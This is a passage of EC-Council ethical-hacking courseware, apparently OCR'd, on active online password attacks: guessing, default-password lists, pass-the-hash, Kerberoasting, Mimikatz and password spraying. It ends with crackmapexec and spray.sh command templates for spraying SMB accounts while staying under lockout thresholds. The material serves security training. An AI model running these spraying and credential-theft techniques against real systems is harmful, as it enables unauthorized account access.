Active Online Attacks: Password Guessing

Frequency of attacks is less

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**


Failure rate is high

1. **Find a valid user**
2. **Create a list of possible passwords**
3. **Rank passwords from high to low probability**
4. **Key in each password, until the correct password is discovered**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**



DEFAULT PASSWORDS **Open Sez Me! :: Passwords**

6106 Default Passwords for thousands of systems from 782 vendors!
Last Updated: 12/20/2021 4:23:35 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTI	Actiontec	Adaptec	Adaptive Micro Systems	ADB	ADC Kentrox
AdComplete.com	AddTron	ADIC	Adobe	ADP	ADT
Adtech	Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra
Agasio	Agere	AIRAYA	Airlink101	Airnet	Airtight Networks
AirVast	Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel
Alfa Network	Alice	Alien Technology	Allied Data	Allied Telesyn	Allied
Allnet	Allot	Alpha	Alteon	Alvarion	Ambicom
Ambit	AMI	Amigo	Amino	AMIT	Amitech
Amped Wireless	Amptron	AMX	Andover Controls	Anker	AOC
AOpen	Apache	APC	Apple	ARC Wireless	Arcor
Areca	Arescom	Arlotto	ARRIS	Arrowpoint	Artem
Asante	Ascend	Ascom	Asmack	Asmax	Aspect
AST	Asus	AT&T	Atcom	Atheros	Atlantis
Atlassian	Attachmate	Audioactive	Autodesk	Avaya	Avenger News System

https://open-sez.me

Online Tools to Search Default Passwords


- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *https://www.routerpasswords.com*
- *https://default-password.info*
- *https://192-168-1-1ip.mobi*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Trojans/Spyware/Keyloggers


- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**




LLMNR/NBT-NS Spoofing Tool: Responder



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Internal Monologue Attack

- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Cracking Kerberos Password


AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password



Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Pass the Ticket Attack

- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Active Online Attacks

Combinator Attack	Attackers combine the **entries of one dictionary** with those of a **second dictionary** to generate a **new wordlist** to crack the password of the target system
Fingerprint Attack	Attackers break down the **passphrase into fingerprints** comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	It is an advanced version of a combinator attack, where attackers use a **single input dictionary** to build chains of combined words instead of taking input from two different dictionaries
Toggle-Case Attack	Attackers attempt all possible combinations of **uppercase and lowercase versions** of a word present in the input dictionary
Markov-Chain Attack	Attackers gather a password database and **split each password** entry into **2- and 3-character-long syllables**; using these character elements, a new alphabet is developed, which is then matched with the existing password database
GPU-based Attack	Attackers exploit the **OpenGL API** on GPUs to **set up a spy** on the victim device that infers user activities and passwords entered on a browser

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Spraying Attack**

  Password spraying attack targets multiple user accounts simultaneously using one or a small set of commonly used passwords. Unlike brute-force attacks, which target only specific user accounts, a password spraying attack targets every user within a specific workgroup. To perform this attack, attackers mainly focus on exploiting the account lockout policy, which allows users to use multiple passwords for a certain period or a certain number of attempts before their accounts are locked. Attackers initially attempt a single commonly used password on multiple accounts simultaneously and wait for the response before initiating another password attempt on the same accounts. They continue this process while remaining under the lockout threshold so that they can try a large number of passwords without being affected by automatic lockout mechanisms. Password spraying can be performed at different stages through common ports such as MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP), and Kerberos (88/TCP).




Figure 6.6: Illustration of password spraying attack

Attackers use tools such as CrackMapExec to perform password spraying attacks.

- **CrackMapExec**

  Source: *https://github.com*

  Attackers use the CrackMapExec tool to automate the password cracking process of an entire domain or workgroup member passwords using a small set of commonly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

used passwords stored in a .txt file. The following command executes the CrackMapExec tool with the passwords stored in the file passwords.txt:

```
crackmapexec smb <IP> -u users.txt -p passwords.txt
```

Run the following command to cross-check whether lockout occurred during the spraying process:

```
spray.sh -smb <targetIP> <usernameList> <passwordList>
<AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>
```

